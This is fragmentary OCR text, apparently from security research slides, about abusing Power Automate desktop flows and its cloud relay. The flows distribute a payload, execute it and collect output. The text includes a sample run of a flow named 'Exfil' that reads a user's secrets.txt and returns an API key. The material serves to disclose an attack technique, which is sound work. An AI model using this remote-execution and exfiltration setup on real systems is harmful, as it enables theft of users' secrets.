



Distribute payload, execute and collect output from cloud

Input


Output





Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
Power Automate
Machine Runtime
outbound conn
Azure Service Bus
On-Prem
MS cloud


Windows 11
Office
Run a flow built with Power Automate for desktop
23s
INPUTS
Show raw inputs
Desktop flow
Exfil
Run Mode
attended
TargetFile
C:\Users\alexg\Downloads\secrets.txt
User
NT Service\UIFlowService
Office cloud services
2.Payload
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
1.Instructions
body
{
"Success": "True",
"FileContents": "APIKEY=65995258-64b5-438a-8f06-eae686f92300"
}
3.Output
On-Prem
MS cloud


Code execution



